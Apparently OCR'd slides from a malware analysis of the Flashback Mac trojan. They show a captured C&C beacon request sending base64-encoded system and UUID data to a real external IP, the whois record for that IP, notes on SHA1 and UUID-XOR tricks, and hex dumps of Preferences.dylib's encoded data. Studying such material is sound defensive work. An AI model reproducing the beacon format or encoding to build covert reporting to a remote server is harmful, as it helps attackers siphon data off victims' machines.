
Id	Date Received	Source	Destination	Captured L...	Packet Length	Protocol	Information	Time Delta
57	2012-03-27...	192.168....	178.209.52.48	78	78	TCP	49508 -> HTTP (...	14.196440
59	2012-03-27...	192.168....	178.209.52.48	54	54	TCP	49508 -> HTTP (...	14.371464
60	2012-03-27...	192.168....	178.209.52.48	373	373	TCP	49508 -> HTTP (...	14.371679
153	2012-03-27...	192.168....	178.209.52.48	54	54	TCP	49508 -> HTTP (...	17.012210

Details | Valu
- Packet
- Ethernet-Header
- IP-Header
- TCP-Header
- Payload

```
Packet: 60, Packetlength: 373 bytes, Packet follows:

00000   00 50 56 e5 19 5c 00 0c  29 9d 78 91 08 00 45 00   .PV..\..).x...E.
00010   01 67 3e 18 40 00 40 06  00 00 c0 a8 92 84 b2 d1   .g>.@.@.........
00020   34 30 c1 64 00 50 23 f7  95 a7 7a 90 e8 99 50 18   40.d.P#...z...P.
00030   ff ff 3b 88 00 00 47 45  54 20 2f 73 65 61 72 63   ..;...GET /searc
00040   68 3f 71 3d 63 47 6c 77  62 77 3d 3d 26 75 61 3d   h?q=cGlwbw==&ua=
00050   54 57 39 36 61 57 78 73  59 53 38 31 4c 6a 41 67   TW96aWxsYS81LjAg
00060   4b 45 31 68 59 32 6c 75  64 47 39 7a 61 44 73 67   KE1hY2ludG9zaDsg
00070   56 54 73 67 53 57 35 30  5a 57 77 67 54 57 46 6a   VTsgSW50ZWwgTWFj
00080   49 45 39 54 49 46 67 67  4d 54 42 66 4e 6a 73 67   IE9TIFggMTBfNjsg
00090   5a 57 34 74 64 58 4d 70  49 45 46 77 63 47 78 6c   ZW4tdXMpIEFwcGxl
000a0   56 32 56 69 53 32 6c 30  4c 7a 55 7a 4d 53 34 35   V2ViS2l0LzUzMS45
000b0   49 43 68 4c 53 46 52 4e  54 43 77 67 62 47 6c 72   IChLSFRNTCwgbGlr
000c0   5a 53 42 48 5a 57 4e 72  62 79 6b 67 56 6d 56 79   ZSBHZWNrbykgVmVy
000d0   63 32 6c 76 62 69 38 30  4c 6a 41 75 4d 79 42 54   c2lvbi80LjAuMyBT
000e0   59 57 5a 68 63 6d 6b 76  4e 54 4d 78 4c 6a 6b 3d   YWZhcmkvNTMxLjk=
000f0   26 61 6c 3d 5a 57 34 74  64 58 4d 3d 26 63 76 3d   &al=ZW4tdXM=&cv=
00100   34 30 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73   40 HTTP/1.1..Hos
00110   74 3a 20 31 37 38 2e 32  30 39 2e 35 32 2e 34 38   t: 178.209.52.48
00120   0d 0a 55 73 65 72 2d 41  67 65 6e 74 3a 20 4e 54   ..User-Agent: NT
00130   46 45 52 55 5a 45 51 54  6b 74 52 6b 4a 43 52 69   FERUZEQTktRkJCRi
00140   30 30 51 6a 42 47 4c 54  67 31 4d 6a 51 74 51 6a   00QjBGLTg1MjQtQj
00150   59 7a 4e 44 67 32 4d 6a  46 44 4d 44 4a 45 0d 0a   YzNDg2MjFDMDJE..
00160   43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 63 6c 6f 73   Connection: clos
00170   65 0d 0a 0d 0a                                     e....
```

Fileformat: 2.4 Snaplength: 65535 bytes Linktype: ETHERNET (DLT_EN10MB) Filesize: 5815495 bytes Packets: 45 of 11115 (1 selected)

Flashback Tricks - # 2




```
% Information related to '178.209.52.0 - 178.209.52.255'

inetnum:        178.209.52.0 - 178.209.52.255
netname:        EDISGMBH-NET
descr:          EDIS GmbH
country:        CH
admin-c:        EDIS-AT
tech-c:         NINE-RIPE
status:         ASSIGNED PA
mnt-by:         NINE-MNT
source:         RIPE # Filtered

role:           EDIS GmbH
address:        Widmannstettergasse 3
address:        8053 Graz
address:        Austria
abuse-mailbox:  abuse@edis.at
phone:          +43316827500300
fax-no:         +43316827500777
admin-c:        EDIS-RIPE
admin-c:        GK2692-RIPE
tech-c:         EDIS-RIPE
tech-c:         WW
tech-c:         RR
nic-hdl:        EDIS-AT
mnt-by:         EDIS-MNT
source:         RIPE # Filtered
```

Flashback Tricks - #3

- Polymorphism?
- Absolute path of Preferences.dylib.
- Sends SHA1 of Preferences.dylib to C&C server.
- On latest releases, data was XORed with machine UUID.


Flashback Tricks - #3



Preferences.dylib – Data

```
Len:     147456 | Type/Creator:      /     | Sel:      67979:    67984 /     5
   67712: F1 6E 46 15 7A 9A CB 96 6A 89 33 D8 56 B4 7B D7  ÒnF.zöÅñjâ3ÿV¥{◊
   67728: E8 A7 07 2D B4 0A BE 4C DE 98 D8 D5 B5 CD 2F 23  Ëß.-¥.æLñòÿ'µÕ/#
   67744: 01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   67760: 01 00 00 00 0E 00 00 00 00 00 00 00 00 00 00 00  ................
   67776: 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
   67792: 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
   67808: 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 3E 7F 7F 7F 3F  ...........>...?
   67824: 34 35 36 37 38 39 3A 3B 3C 3D 7F 7F 7F 40 7F 7F  456789:;<=...@..
   67840: 7F 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E  ................
   67856: 0F 10 11 12 13 14 15 16 17 18 19 7F 7F 7F 7F 7F  ................
   67872: 7F 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28  ....... !"#$%&'(
   67888: 29 2A 2B 2C 2D 2E 2F 30 31 32 33 7F 7F 7F 7F 7F  )*+,-./0123.....
   67904: 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
   67920: 51 52 53 54 55 56 57 58 59 5A 61 62 63 64 65 66  QRSTUVWXYZabcdef
   67936: 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
   67952: 77 78 79 7A 30 31 32 33 34 35 36 37 38 39 2B 2F  wxyz0123456789+/
   67968: 73 6C 66 70 2F 55 73 65 72 73 2F 73 74 65 76 65  slfp/Users/steve
   67984: 2F 4C 69 62 72 61 72 79 2F 50 72 65 66 65 72 65  /Library/Prefere
   68000: 6E 63 65 73 2F 50 72 65 66 65 72 65 6E 63 65 73  nces/Preferences
   68016: 2E 64 79 6C 69 62 00 00 00 00 00 00 00 00 00 00  .dylib..........
   68032: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   68048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   68064: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   68080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   68096: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   68112: 63 66 69 6E 68 63 75 77 33 51 53 78 32 48 58 6A  cfinhcuw3QSx2HXj
   68128: 44 48 34 6D 72 67 2B 48 52 48 59 34 59 49 5A 56  DH4mrg+HRHY4YIZV
   68144: 35 4B 31 71 46 42 51 57 48 54 61 70 45 50 4C 75  5K1qFBQWHTapEPLu
   68160: 6F 67 77 52 51 2B 73 53 4E 4A 68 7A 36 33 42 36  ogwRQ+sSNJhz63B6
   68176: 78 4F 48 6D 66 43 49 41 74 68 53 34 58 46 44 6F  xOHmfCIAthS4XFDo
   68192: 31 6F 4F 77 55 39 42 38 6C 6B 75 66 45 6F 62 56  1oOwU9B8lkufEobV
   68208: 55 66 36 42 44 32 76 37 57 6A 32 4E 2F 57 79 30  Uf6BD2v7Wj2N/Wy0
   68224: 4C 6C 62 39 30 66 68 36 39 78 32 2F 66 43 65 4C  Llb90fh69x2/fCeL
   68240: 4A 64 35 39 77 6A 67 73 67 4B 64 4A 78 54 76 57  Jd59wjgsgKdJxTvW
   68256: 71 5A 5A 4F 4A 72 73 50 77 36 4E 66 56 43 61 32  qZZOJrsPw6NfVCa2
```


Flashback Tricks - #3



Preferences.dylib – Data


```
Len:     314772 | Type/Creator:      /      | Sel:     70059:    70063 /     4
   69792: F1 6E 46 15 7A 9A CB 96 6A 89 33 D8 56 B4 7B D7  ÒnF.zöÀñjâ3ÿV¥{◊
   69808: E8 A7 07 2D B4 0A BE 4C DE 98 D8 D5 B5 CD 2F 23  Ëß.-¥.æLñòÿ’µÕ/#
   69824: 01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   69840: 01 00 00 00 0E 00 00 00 00 00 00 00 00 00 00 00  ................
   69856: 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
   69872: 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
   69888: 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 3E 7F 7F 7F 3F  ...........>...?
